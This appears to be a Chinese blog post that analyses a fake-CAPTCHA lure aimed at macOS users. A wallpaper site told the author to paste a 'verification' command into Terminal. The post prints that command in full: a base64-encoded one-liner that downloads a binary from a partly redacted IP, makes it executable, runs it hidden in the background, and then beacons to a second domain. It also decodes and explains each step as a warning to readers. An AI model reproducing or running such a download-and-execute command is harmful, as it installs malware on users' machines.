针对mac 的验证码攻击


今天想搜索下载个jaguar的壁纸,搜索来搜索区找到一张挺好看的。
结果点击打开相册之后,出现了一个非常奇怪的东西。让在终端中验证验证码,这个套路似曾相识啊,去年的时候写过一篇关于ps1验证验证码的文章(在运行窗口中执行命令,远程验证验证码,文章清空已经删除了)。
粘贴板中所谓的验证码的内容:
echo "Y3VybCAtcyAtbyAvdG1wL2Nocm9tZSBodHRwOi8vMTA5LjIzOC44Ny4xMTEvZC91bml4NzIwNDAzNTU7IGNobW9kICt4IC90bXAvY2hyb21lOyAvdG1wL2Nocm9tZSA+IC9kZXYvbnVsbCAyPiYxICYgZGlzb3du" | base64 -d | bash; curl -fsS 'https://fuck(这是加的前缀)-cleanavcheskre.com/x/Kdh' >/dev/null
解密之后的代码内容:
第一部分(Base64 解码后)


curl -s -o /tmp/chrome http://109.238.87.*****/d/unix72040355; chmod +x /tmp/chrome; /tmp/chrome > /dev/null 2>&1 & disown (地址已经处理了)
它做四件事:

用 curl -s 静默下载 http://109.238.87.*****/d/unix72040355,保存为 /tmp/chrome。文件名叫 chrome,只是伪装,不是浏览器。
chmod +x 给这个文件加上可执行权限。
直接运行它,标准输出和错误都丢进 /dev/null,所以终端上看不到任何报错。
末尾的 & disown 让它转入后台,并且脱离当前 shell,关掉终端后进程仍会继续跑。
第二部分(明文)


curl -fsS 'https://fuck(这是加的前缀)-cleanavcheskre.com/x/Kdh' >/dev/null
再向 fuck(这是加的前缀)-cleanavcheskre.com 发一次静默请求,失败也不报错。常见用途是确认脚本已被执行,或再拉下一阶段内容。
如果不小心在终端执行了,那么大概率这个木马就会运行在你的电脑上了。
不得不说,现在这些做灰产黑产的,还真是有创意。

 点赞
 收藏
 点踩
 分享
评论
?
参与讨论